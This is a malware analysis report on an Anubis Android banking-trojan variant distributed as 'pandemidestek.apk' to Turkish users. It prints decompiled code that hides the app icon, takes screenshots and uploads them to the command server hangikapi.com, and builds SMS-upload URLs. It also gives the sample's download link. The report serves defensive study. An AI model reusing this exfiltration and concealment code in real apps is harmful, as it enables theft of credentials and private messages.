Anubis - pandemi destek

An Anubis malware variant targeted for turkish market

Sascha Roth

June 29, 2020

funker2013@gmail.com
Viehtriftstrasse 61, 67354 Roemerberg, RLP, Germany

1 ABSTRACT

This work includes an analyzis of the Anubis malware variant **pandemidestek** discovered on 12.06.2020.

SHA256 231d970ea3195b3ba3e11e390b6def78a1c8eb5f0a8b7dccc0b4ec4aee9292ec

name pandemidestek.apk

Virustotal https://www.virustotal.com/gui/file
/231d970ea3195b3ba3e11e390b6def78a1c8eb5f0a8b7dccc0b4ec4aee9292ec/detection

Source https://dosya.org/f.php?h=0G8rhXAJ&d=1

In December 2016 the the article "Android BOT from scratch" was published in which source code of a new Android banking trojan was shared. The first malware based on this code was spotted in January 2017 and from then on all derived Malware was called **BANKBOT**. Over time the malware was improved heavily and a second version of the malware was crafted named **ANUBIS**.[8] [6]

In March 2020 an articel was published telling about banking Tojan campaigns against Turkish banks meme to ba "gift" from the'r mobile carrier due to COVID-19 Virus **??**. [7]

Related work of an older version of the malware can be found here: https://medium.com/@fs0c131y/reverse-engineering-of-the-anubis-malware-part-1-741e12f5a6bd

2 KEYWORDS

Android, Security, Anubis, Malware, Reverse engineering

3 INTRODUCTION

In the long history of the Anubis and Bankbot malware there were lot of modifications, targets and improvements to harvest banking information and much more. Starting with COVID-19 pandemic lot of actors started using Anubis malware to abuse the human disaster to spread and attack countries like Italy or Turkey. This work shall analyze and describe latest features of the malware discovered on June, 6th 2020.

Here are some facts to identify this version of the malware:

SHA256 231d970ea3195b3ba3e11e390b6def78a1c8eb5f0a8b7dccc0b4ec4aee9292ec

name pandemidestek.apk

Virustotal https://www.virustotal.com/gui
/file/231d970ea3195b3ba3e11e390b6def78a1c8eb5f0a8b7dccc0b4ec4aee9292ec/detection

Source https://dosya.org/f.php?h=0G8rhXAJ&d=1

3.1 RELATED WORK

In October 2018 the blogger **Elliot Anderson** published a analyzis of the at this time latest version of the Anubis malware [10]. It was called "HD TV Italy" and had arround 1.000 downloads from Google Play. His version of the malware was wrapped into a loader which loaded the acually code of the malware at runtime.

4 OBSERVED RUNTIME BEHAVIOUR

4.1 THE TEST SYSTEM

Because this malware is targeted to turkey marked a test environment that matches to the common share of android versions. An Android API of 26 represents the median of Android versions in turkey [11] and possibily let us explore more features of the malware since newer Android versions are more restricted. We choose an Emulator in order to make reproduce the observations and debugging more easy (Intel x86 Atom System Image, API 26, Revision 1). We try to use a rooted image in order to debug the malware without the need of repackaging. In order to verify if the behaviour is equal to a real device this procedure will be done on a real device with same Android version.

4.2 INSTALLATION


In order to install the APK on our emulator we perform the following adb command

```
adb install pandemidestek.apk
```

Now we can open to the launcher and launch the malware.

4.3 1. START THE APP

First observation after the user started the App is the Accessibility settings screen is opened. A toast message is showing up telling to grant accessibility permission to ”pandemidestek” wich matches to our app name (see more in THE MANIFEST chapter). Even leaving this screen by clicking the HOME button enforces the settings activity to appear again (see attached video **anubis_startup.webm** and Screenshot 1).



11:35

Accessibility

Services

ClockBack
Off

QueryBack
Off

pandemidestek
Off

Enable access for 'pandemidestek'

System

Captions
Off

Magnification gestures
Off

Large text

High contrast text
(Experimental)

Power button ends call

Figure 1: Anubis forces the Accessibility Settings screen to be opened.

4.3.1 APP ICON HIDDEN

At this time the App icon is hidden from launcher and the user is not able to launch the App anymore (see attached video **anubis_startup.webm**). Now the user has to enter the settings to remove the app.

The data folder of the app at this stage has size about 2.11MB.

4.4 2. GRANT ACCESSIBILITY PERMISSION

In order to continue the runtime behaviour we grant the Accessibility permission and the annoying popup of the Accessibility screen disappears.

4.5 3. WITHDRAW ACCESSIBILITY PERMISSION

Enter the Accessibility settings of "pandemistek" causes the settings screen to be closed
(see video **settings_closed_when_accessibility_service_info_is_entered.webm**).

4.6 4. UNINSTALL THE APP

While trying to uninstall the App from settings the Settings screen will be closed when App info screen get's visible (see video **settings_closed_when_appinfo_screen_is_entered.webm**).

5 MALWARE ANALYZIS

This chapter is intended to highlight the functionality of the core features of the malware.

5.1 ENVIRONMENT

Several tools are used to analyze this malware. Some of them are intended for static code and others for runtime analyzis.

Android Studio Android Studio offers the option to profile or debug APK's. It is possible review the App code in Smali code as well as attach the debugger in order to perform runtime analyzis. In order to debug release Apps a rooted device / emulator is required. (https://developer.android.com/studio)

Jadx This tool decompiles the App source code into Java and supports searching for references and definition. (https://github.com/skylot/jadx)

bash One of the most famous linux shells. Some scripts require bash.

grep Very powerfull tool installed by default on most of Linux OS derivates.

frida (optional) Crossplatform hooking framework with powerfull features. In this description we try to use the Java debugger but you could potentially perform the same actions using frida and place hooks to the described breakpoints.

5.1.1 DEBUGGER AND BREAKPOINTS

In order to analyze and understand how this malware works a debugger can be used to set breakpoints to important function invocations.

Here is a list of breakoints used:

android.view.accessibility.AccessibilityEvent.recycle() Will be called after the accessibility event was processed by the anubis service. In the debugger the full event content is visible

android.os.IBinder.transact() Will be called while communicate with Android middleware services. This can be used to record system calls made by the malware.

android.accessibilityservice.AccessibilityService.performGlobalAction This can be used by the malware to inject some global events like press back button or home button etc.

java.net.URLConnection.connect Monitor all connection of the malware done via URLConnection. This is discovered multiple times in source code mostly in the function *naqsl.ebxcb.exu.fddo.int$fddo.fddo()*

5.1.2 API USAGE

In order to determine what Android API the malware is using the following snippet can be used to get a full list. Before doing that it's required to decompile the malware classes to smali code (REFERENCE smali).

```
grep -oh -e "L.*;"  -R . | sort -u > ./used_classes.txt
```

This will produce output visible in listing 1 and is used while research different malware features.

Listing 1: Example output of the API usage script..

```
Ldalvik/system/DexClassLoader;
Ldalvik/system/DexClassLoader;-><init>(Ljava/lang/String;Ljava/lang/String;Ljava/lang/String;Lj
Ldalvik/system/DexClassLoader;->loadClass(Ljava/lang/String;)Ljava/lang/Class;
[...]
```

5.1.3 THE MANIFEST

Analyze the *AndroidManifest.xml* of the malware tells a lot about the power of the malware. Permissions for example can be used to identify possible device ressources the malware can access. Listing 2 lists all permissions the malware can be granted. Most of those permissions need the user to grant at runtime [2, guide/topics/permissions/overview].

Listing 2: Permissions defined in the Manifest of the malware

```
    <uses-permission
    android:name=”android.permission.INTERNET” />
<uses-permission
    android:name=”android.permission.ACCESS_NETWORK_STATE” />
<uses-permission
    android:name=”android.permission.WRITE_EXTERNAL_STORAGE” />
<uses-permission
    android:name=”android.permission.READ_EXTERNAL_STORAGE” />
<uses-permission
    android:name=”android.permission.WAKE_LOCK” />
<uses-permission
    android:name=”android.permission.GET_TASKS” />
<uses-permission
    android:name=”android.permission.RECEIVE_BOOT_COMPLETED” />
<uses-permission
    android:name=”android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS” />
<uses-permission
    android:name=”android.permission.PACKAGE_USAGE_STATS” />
<uses-permission
    android:name=”android.permission.SYSTEM_ALERT_WINDOW” />
<uses-permission
    android:name=”android.permission.ACCESS_COARSE_LOCATION” />
<uses-permission
    android:name=”android.permission.ACCESS_FINE_LOCATION” />
<uses-permission
    android:name=”android.permission.FOREGROUND_SERVICE” />
<uses-permission
    android:name=”android.permission.CALL_PHONE” />
<uses-permission
    android:name=”android.permission.SEND_SMS” />
<uses-permission
    android:name=”android.permission.RECORD_AUDIO” />
<uses-permission
    android:name=”android.permission.READ_CONTACTS” />
<uses-permission
    android:name=”android.permission.READ_PHONE_STATE” />
<uses-permission
    android:name=”android.permission.RECEIVE_SMS” />
<uses-permission
    android:name=”android.permission.READ_SMS” />
<uses-permission
    android:name=”android.permission.WRITE_SMS” />
<uses-permission
    android:name=”android.permission.KILL_BACKGROUND_PROCESSES” />
<uses-permission
    android:name=”android.permission.ACCESS_WIFI_STATE” />
<uses-permission
    android:name=”android.permission.CHANGE_WIFI_STATE” />
<uses-permission
    android:name=”android.permission.MODIFY_PHONE_STATE” />
<uses-permission
    android:name=”android.permission.MODIFY_AUDIO_SETTINGS” />
<uses-permission
    android:name=”android.permission.CHANGE_NETWORK_STATE” />
```

Another interesting finding is the existence of a Service with the **android.permission.BIND_ACCESSIBILITY_SERVICE** permission means the malware is using the Accessibility Framework [2, /guide/topics/ui/accessibility/service].

Next finding is an *BroadcastReceiver* with a huge amount of *actions* defined as *intent-filter*. Those will allow the malware to get active automatically when one of the system events is fired (see Listing 3).

Listing 3: Intent filter actions defined in the *AndroidManifest.xml*

```
<intent-filter
  android:priority="979">
 <action
   android:name="android.intent.action.BOOT_COMPLETED" />
 <action
   android:name="android.intent.action.QUICKBOOT_POWERON" />
 <action
   android:name="com.htc.intent.action.QUICKBOOT_POWERON" />
 <action
   android:name="android.intent.action.USER_PRESENT" />
 <action
   android:name="android.intent.action.PACKAGE_ADDED" />
 <action
   android:name="android.intent.action.PACKAGE_REMOVED" />
 <action
   android:name="android.provider.Telephony.SMS_RECEIVED" />
 <action
   android:name="android.intent.action.SCREEN_ON" />
 <action
   android:name="android.intent.action.EXTERNAL_APPLICATIONS_AVAILABLE" />
 <category
    android:name="android.intent.category.HOME" />
 <action
   android:name="android.net.conn.CONNECTIVITY_CHANGE" />
 <action
   android:name="android.net.conn.CONNECTIVITY_CHANGE" />
 <action
   android:name="android.net.wifi.WIFI_STATE_CHANGED" />
 <action
   android:name="android.intent.action.DREAMING_STOPPED" />
</intent-filter>
```

The version settings in the Manifest are telling that the malware must be at least from 2018 [2, /studio/releases/platforms].


Listing 4: Sdk version configuration defined in the *AndroidManifest.xml*

```
   android:compileSdkVersion="28"
   android:compileSdkVersionCodename="9"
   package="naqsl.ebxcb.exu"
   platformBuildVersionCode="28"
   platformBuildVersionName="9">
```

5.1.4 DATA STRUCTURE

After the malware was launched the data structure was analyzed. There was nothing to be found except of a *SharedPreference* file located at **shared_prefs/set.xml**. Listing 5 lists the full content of this file. Some values of this configuration file are obfuscated (see more in chapter 5.3.1.

Some interesting findings are the obfuscated *urls* value, the *url* value pointing to **http://hangikapi.com** (see a screenshot in figure 2). Analyzis of the Server side is not included in this work.


hangikapi.com
Privacy Policy - Mozilla Firefox
www.parkingcrew.net/privacy.html

2020 Copyright. All Rights Reserved.

The Sponsored Listings displayed above are served automatically by a third party. Neither Parkingcrew nor the domain owner maintain any relationship with the advertisers.

Privacy Policy

Privacy Policy

The privacy of our visitors is of extreme importance to us. This document outlines our privacy guidelines, to which you agree by navigating this site. Regular updates of the privacy policy are completed, requiring you to check back on this policy from time to time.

This website uses its own "cookies" to increase user-friendliness ("cookies" are data records that are sent from the web server to the user's browser and stored there for later retrieval). No personal data is stored in our own "cookies". You can generally prevent the use of "cookies" if you prohibit the storage of "cookies" in your browser.

You are surfing a dynamically generated website that includes third-party advertising. Placement of tracking technologies such as and not limited to cookies and / or web beacons is permitted to third party advertising companies. These third party advertising companies may use such technologies to gather anonymous website statistics about your visits to this and other websites. These statistics may be used by these third party advertisting companies to provide ads of relevance.

Our advertisers and us may have the occasion to collect information in regards to your computer for our services. The information is gained in a statistical manner for our use or advertisers on our site. Data gathered will not identify you personally. It is strictly aggregate statistical data about our visitors and how they used our resources on the site. No identifying personal information will be shared at any time via cookies. You may elect to decline all cookies via your computer. Every computer has the ability to decline file downloads like cookies. Your browser has an option to enable the declining of cookies. Any of our advertisers may also have a use for cookies. We are not responsible, nor do we have control of the cookies downloaded from advertisements. They are downloaded only if you click on the advertisement.

Figure 2: Screenshot of the **http://hangikapi.com** Web page. In the background the page itself and above the popup that appears by perform a click on the **Privacy Policy** link.

Listing 5: The content of *SharedPreference* file **shared_prefs/set.xml**.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name=”foregroundwhile”></string>
    <string name=”permissions_granted”>NO</string>
    <string name=”timeStartGrabber”></string>
    <string name=”sound”>start</string>
    <string name=”stringDisableProtect2”>TURN OFF</string>
    <string name=”StringActivate”>activate</string>
    <string name=”buttonPlayProtect”></string>
    <string name=”recordsoundseconds”>0</string>
    <string name=”vnc”>start</string>
    <string name=”lock_amount”></string>
    <string name=”VNC_Start_NEW”>http://hangikapi.com</string>
    <string name=”gps”>false</string>
    <string name=”checkStartGrabber”>0</string>
    <string name=”isAccessbility”>true</string>
    <string name=”swspacket”>com.android.mms</string>
    <string name=”startRequest”>Access=0Perm=0</string>
    <string name=”urls”>Nzg4M2UyODljODM1MThkZThkZjE1YzBjNGFmMTM4ZWNiY2U0MzY3Yw==
    </string>
    <string name=”str_push_fish”></string>
    <string name=”interval”>10000</string>
     [...]
    <string name=”straccessibility”>start now</string>
    <string name=”time_start_permission”>2725</string>
    <string name=”network”>false</string>
    <string name=”StringPermis”>Allow</string>
    <string name=”uninstall1”>uninstall</string>
    <string name=”getNumber”>false</string>
    <string name=”uninstall2”>to remove</string>
    <string name=”name”>false</string>
    <string name=”play_protect”></string>
    <string name=”StringAccessibility”>Enable access for</string>
    <string name=”Starter”>http://hangikapi.com</string>
     [...]
    <string name=”keylogger”></string>
    <string name=”url”>http://hangikapi.com</string>
    <string name=”textPlayProtect”></string>
    <string name=”forpm”>false</string>
    <string name=”del_sws”>false</string>
    <string name=”straccessibility2”>to start</string>
     [...]
    <string name=”cryptfile”>false</string>
    <string name=”startRecordSound”>stop</string>
    <string name=”RequestGPS”></string>
    <string name=”spamSMS”></string>
    <string name=”step”>0</string>
    <string name=”madeSettings”>1 2 3 4 5 6 7 8 9 10 11 12 13 </string>
    <string name=”time_work”>2050</string>
    <string name=”B_DID”>47e77e41c673b8c2</string>
    <string name=”RequestINJ”></string>
    <string name=”lock_btc”></string>
    <string name=”isReconnected”>false</string>
     [...]
    <string name=”key”></string>
    <string name=”indexSMSSPAM”></string>
     [...]
    <string name=”stringDisableProtect3”>Scan apps with Play Protect</string>
    <string name=”vkladmin”>include</string>
    <string name=”isFirstInstall”>false</string>
    <string name=”save_inj”></string>
    <string name=”iconCJ”>0:0</string>
</map>
```

5.2 STARTUP AND INITIALIZATION

5.2.1 RETRIEVE THE DEFAULT URL

A potential bot is inteded to communicate somehow in order to retrieve commandos what to do. Also most of malware applications are collecting data and transfer them to somewehere. Mostly this is done via a Web server that collects data and provides resources the malware can fetch at runtime. Potentially the malware can fetch multiple of those target URLs using an initial URL. This URL is very sensitive information because it tells a lot about the attacker and a potential Web host service could shutdown the server if this information is public also this malware is trying to obfuscate the default url(s). The function *naqsl.ebxcb.exu.ifdf.ifdf()* is intended to deobfuscate those at runtime (see Listing 6).

Listing 6: The function *naqsl.ebxcb.exu.ifdf.ifdf()* deobfuscates the default URLs.

```
public ifdf() {
    String str = ”::”;
    this.f601fddo = ”Eylem::gerek::prokaz::ne::disarida:: [...]
    sb.append(this.f601fddo[6]);
    sb.append(this.f601fddo[20]);
    sb.append(this.f601fddo[28]);
    sb.append(this.f601fddo[39]);
    sb.append(this.f601fddo[10]);
    sb.append(this.f601fddo[15]);
    sb.append(this.f601fddo[30]);
    this.ifdf = sb.toString();
    this.f475int = ”Eylem::gerek::prokaz::ne::disarida:: [...]
    sb2.append(this.f475int[6]);
    sb2.append(this.f475int[20]);
    sb2.append(this.f475int[28]);
    sb2.append(this.f475int[39]);
    sb2.append(this.f475int[10]);
    sb2.append(this.f475int[15]);
    sb2.append(this.f475int[30]);
    sb2.append(this.f475int[40]);
    this.f476new = sb2.toString();
    this.f477try = false;
    this.f469byte = ”<urlImage >”;
    this.f470case = true;
    this.f471char = 15;
    this.f472else = 0;
    this.f474goto = 1;
}
```

The resulting URLs are:

```
http://hangikapi.com
http://hangikapi.com/tx.php
```

5.2.2 CORE SERVICES

This chapter is intended to tell how the malware launches, enables or disables particular features. In general the definition what service is currently enabled or disabled is persistently stored in the *SharedPreferences* (see chapter 5.1.4).

The Service *naqsl.ebxcb.exu.ServiceCommands* is one of the core services of the malware. The service can be started with a command argument telling which attack shall be started. Most of features will be started and configured in this service. The function *naqsl.ebxcb.exu.ServiceCommands.fddo()* is a very huge function intended to parse the command argument and configure the malware feature.

In contrast the Service *naqsl.ebxcb.exu.StartWhileGlobal* is the first background service started within the *naqsl.ebxcb.exu.Activity* while the malware is launched first time. and is intended to perform the first commands when the malware gets launched. It starts some initial features like disable Google Play Protect (see more at 5.3.6), upload the file system structure and more.

5.3 MALWARE FEATURES

The malware offers multiple feauteres which can be enabled or disabled from remote servers. The following list will give a rough overview of them.

String obfuscation (chapter 5.3.1 Nearly all strings in bytecode and some generated at runtime are obfuscated using Base64.

Hide app (chapter 5.3.2) After the malware app was launched by the user the malware icon disappears from the launcher

Screenshot (chapter 5.3.3 The malware is able to perform screenshots and transfer them to a Web server

SMS stealing (chapter 5.3.4) The malware can read sms messages and transfer them to a web server

SMS SPAM (chapter 5.3.5) Queries the contact list and sends SMS to each entry.

Disable Play Protect (chapter 5.3.6) The malware has code intended to disable or bypass Google Play Protect

Keylogger and event injection (chapter 5.3.7) The malware is able to log touches, screen content and keystrokes made by the user. This includes potentially credentials, payment information and much more.

Prevent uninstall (chapter 5.3.7) The malware prevents to be uninstalled by the user.

Prevent withdraw permissions (chapter 5.3.7) The malware prevents the from withdraw permissions to the malware.

Location tracking (chapter 5.3.8) The malware is able to track GPS position and forwards it to the server.

Push injection (chapter 5.3.9) The malware is able to inject push messages meme to belong to another App.

Activity injection (chapter 5.3.10) The malware starts an Activity meme to be another App and harvest credentials and other sensitive information.

Enter USSD codes (chapter 5.3.11) —ussd= —endUssD The malware is able to enter USSD codes [4].

Lock screen The malware is able to show an black overlay that cannot be closed by pressing home or back button, It just overrides the *android.app.Activity.onKeyDown()* and *android.app.Activity.onBackPressed()* methods.

Find and upload files The malware can retrieve instructions to search for files and upload them to a Web server.

The next chapters will explain most of the features listed above.

5.3.1 SRING OBFUSCATION

The malware obfuscates it's hardcoded strings in the dex bytecode as well as some runtime generated strings passed into the *SharedPreferences*.

The function *naqsl.ebxcb.exu.Cint.int()* is used to deobfuscate the strings at runtime just before they're used by instructions (see Listing 7).

Listing 7: The function *naqsl.ebxcb.exu.Cint.int()* deobfuscates the given string using the *android.util.Base64.decode()* function.

```
    public static String int(String str) {
        try {
            return new String(Base64.decode(str, 0), "UTF-8");
        } catch (Exception e) {
            e.printStackTrace();
            return "null";
        }
    }
```

Some strings are obfuscated twice, mostly that strings generated at runtime and thus the result of the first base64 call must be put as argument of another base64 call.

5.3.2 HIDE APP ICON

In order to hide itself the malware disables the *MainActivity* component using the *setComponentEnabledSetting* function and passing the parameter *COMPONENT_ENABLED_STATE_DISABLED* (see Listing 15. This causes the App icon to dissapear [2, reference/android/content/pm/PackageManager].

Listing 8: *MainActivity.onCreate* calls *setComponentEnabledSetting* with *COMPONENT_ENABLED_STATE_DISABLED* parameter in order to let the App icon disappear in the launcher.

```
public class MainActivity extends Activity {
[...]
    public void onCreate(Bundle bundle) {
       [...]
        getPackageManager()
            .setComponentEnabledSetting(new ComponentName(this, MainActivity.class), 2, 1);
```

5.3.3 SCREENSHOT

The API usages showed that the malware is using the *android.media.projection.MediaProjectionManager.createScreenCaptureIntent(* function inside the *naqsl.ebxcb.exu.API.Screenshot.ActivityScreenshot*Activity (see Listing 9).

Listing 9: List of calls to *android.media.projection.MediaProjectionManager.createScreenCaptureIntent* tells that the malware tries to do screenshots.

```
Landroid/media/projection/MediaProjectionManager;
Landroid/media/projection/MediaProjectionManager;
        ->createScreenCaptureIntent()Landroid/content/Intent;
Landroid/media/projection/MediaProjectionManager;
        ->getMediaProjection(ILandroid/content/Intent;)
        Landroid/media/projection/MediaProjection;
```

In the *naqsl.ebxcb.exu.API.Screenshot.ActivityScreenshot.onCreate* function *startActivityForResult* is called with the screen-capture intent as parameter. Once the screenshot request was processed the *onActivityResult* is called with passes the results into an intent intended to start the *naqsl.ebxcb.exu.API.Screenshot.ServiceScreenshot* service.

Here the *android.media.projection.MediaProjectionManager.getMediaProjection* is called which parses the results and returns a *android.media.projection.MediaProjection* object. This will be passed as argument into a call to *android.media.projection.Med* . Once a screenshot was made the function *naqsl.ebxcb.exu.API.Screenshot.onImageAvailable* will be called. Here the image will be decoded and asynchronous written into a file called **screenshot.jpg** (see Listing 10).

Listing 10: The malware stores the screenshot into the external files dir with filename **screenshot.jpg**.

```
        File file = new File(
                         ServiceScreenshot.this.getExternalFilesDir(null),
                         "screenshot.jpg");
        try {
            FileOutputStream fileOutputStream = new FileOutputStream(file);
            fileOutputStream.write(this.f555fddo);
```

Meanwhile the Service *naqsl.ebxcb.exu.API.Screenshot.ServiceSendRequestImageVNC* will be started which is intended to send the image to a Web server. The function *naqsl.ebxcb.exu.API.Screenshot.ServiceSendRequestImageVNC.onHandleIntent* reads the image from disk and passes it together with the target url into the function *intR.fddo* (see Listing 11).

Listing 11: The function *naqsl.ebxcb.exu.API.Screenshot.ServiceSendRequestImageVNC.onHandleIntent* writes the file to disk as well as invokes the *naqsl.ebxcb.exu.Cint.fddo()* function which is inteded to send the data to a Web server.

```
    public void onHandleIntent(Intent intent) {
        Cint intR = new Cint();
        String str = "vnc";
        String str2 = "stop";
        String str3 = "";
        String str4 = "websocket";
        [...]
                byte[] ifdf = Cint.ifdf(
                                 new File(getExternalFilesDir(null), "screenshot.jpg"));
                StringBuilder sb = new StringBuilder();
                sb.append(this.f556fddo);
                sb.append(".jpg");
                intR.fddo((Context) this, ifdf, sb.toString());
```

The *naqsl.ebxcb.exu.Cint.fddo()* builds the target url (in this test case: "http://hangikapi.com/o1o/a1.php") and passes some additional parameters to the *java.net.HttpURLConnection.* After the header and other information was sent the image data will transfered with the call *dataOutputStream.write(bArr);* (see Listing 12).

This is the full flow of the Screenshot malware feature.

Listing 12: The function *naqsl.ebxcb.exu.Cint.fddo()* sends the screenshot to a Web server.

```
public void fddo(Context context, byte[] bArr, String str) {
        String fddo2 = fddo(context, m430int(”d2Vic29ja2V0”));
        StringBuilder sb = new StringBuilder();
        sb.append(fddo2);
        this.f602fddo.getClass();
        sb.append(”/o1o/a1.php”);
        String sb2 = sb.toString();
        String str2 = m430int(”Z2V0ZmlsZXM=”); // getfiles
        String str3 = m430int(”Vk5DW10=”); \\ VNC[]
        String str4 = m430int(”XHJcbg==”); \\ \r\n
        String str5 = m430int(”LS0=”); \\ --
        String str6 = m430int(”KioqKio=”); \\ *****
        HttpURLConnection httpURLConnection = (HttpURLConnection) new URL(sb2)
                                                                        .openConnection();
        httpURLConnection.setUseCaches(false);
        httpURLConnection.setDoOutput(true);
        httpURLConnection.setRequestMethod(m430int(”UE9TVA==”)); \\ POST
        httpURLConnection.setRequestProperty
                                (m430int(”Q29ubmVjdGlvbg==”),
                                m430int(”S2VlcC1BbGl2ZQ==”));
                                \\ Connection, Keep-Alive
        httpURLConnection.setRequestProperty(
                                m430int(”Q2FjaGUtQ29udHJvbA==”),
                                m430int(”bm8tY2FjaGU=”));
                                \\ Cache-Control, no-cache
        String str7 = m430int(”Q29udGVudC1UeXBl”);   \\ Content-Type
        StringBuilder sb3 = new StringBuilder();
        sb3.append(m430int(”bXVsdGlwYXJ0L2Zvcm0tZGF0YTtib3VuZGFyeT0=”));
                                \\ multipart/form-data;boundary=
        sb3.append(str6);
        httpURLConnection.setRequestProperty(str7, sb3.toString());
        DataOutputStream dataOutputStream = new DataOutputStream(
                                                        httpURLConnection.getOutputStream());
        StringBuilder sb4 = new StringBuilder();
        sb4.append(str5);
        sb4.append(str6);
        sb4.append(str4);
        dataOutputStream.writeBytes(sb4.toString());
        StringBuilder sb5 = new StringBuilder();
        sb5.append(”Content-Disposition: form-data; name=\”serverID\””);
        sb5.append(str4);
        dataOutputStream.writeBytes(sb5.toString());
        dataOutputStream.writeBytes(str4);
        dataOutputStream.write(str2.getBytes());
        dataOutputStream.writeBytes(str4);
        StringBuilder sb6 = new StringBuilder();
        sb6.append(str5);
        sb6.append(str6);
        sb6.append(str5);
        sb6.append(str4);
        dataOutputStream.writeBytes(sb6.toString());
        StringBuilder sb7 = new StringBuilder();
        sb7.append(str5);
        sb7.append(str6);
        sb7.append(str4);
        dataOutputStream.writeBytes(sb7.toString());
        StringBuilder sb8 = new StringBuilder();
        sb8.append(”Content-Disposition: form-data; name=\””);
        sb8.append(str3);
        sb8.append(”\”;filename=\””);
        sb8.append(str);
        sb8.append(”\””);
        sb8.append(str4);
        dataOutputStream.writeBytes(sb8.toString());
        dataOutputStream.writeBytes(str4);
        dataOutputStream.write(bArr);
```

5.3.4 SMS STEALING

The Activity *naqsl.ebxcb.exu.Activity.ActivityGetSMS* implements the database interaction to read SMS messages from. The function *naqsl.ebxcb.exu.Activity.ActivityGetSMS.onCreate* defines what database tables to select for perform the queries (see Table XX) and calls the function *naqsl.ebxcb.exu.Activity.ActivityGetSMS.fddo*.

sms/sent

sms/inbox

sms/draft

Table XX: Tables of SMS message to be fetched from database.

The *naqsl.ebxcb.exu.Activity.ActivityGetSMS.fddo* function performs the database retrieves a *ContentResolver* and performs the query. It iterates through all entries and adds them using a hardcoded pattern to a string. This string will be returned to the *naqsl.ebxcb.exu.Activity.ActivityGetSMS.onCreate* function. Here the function *naqsl.ebxcb.exu.int.fddo(Context context, String str, String str2)* will be called in order to send the results to a Web server. The second argument is a hardcoded string "4" and the third argument are the SMS messages. Depending on the second argument the target url will be created (see Listing XX). Next is to gather the **url** tag from *SharedPreferences* (see chapter: 5.1.4) and execute the *android.os.AsyncTask.Cint$fddo* task wich is transfer the data to the web backend using the (java.net.HttpURLConnection).

Listing 13: Listing XX: Function *naqsl.ebxcb.exu.Activity.ActivityGetSMS.fddo* builds the target url and calls the *intR.fddo()* function which initiates the data upload.

```
public String fddo(Context context, String str, String str2) {
        String str3;
        String str4 = "PHRhZz48L3RhZz4="; // <tag></tag>
        try {
             if (m435catch(context)) {
                 naqsl.ebxcb.exu.fddo.Cint intR = new naqsl.ebxcb.exu.fddo.Cint();
                 String str5 = "";
                 if (str.equals(m430int("MQ=="))) { // 1
                     str5 = m430int("L28xby9hMy5waHA="); // /o1o/a3.php
                 }
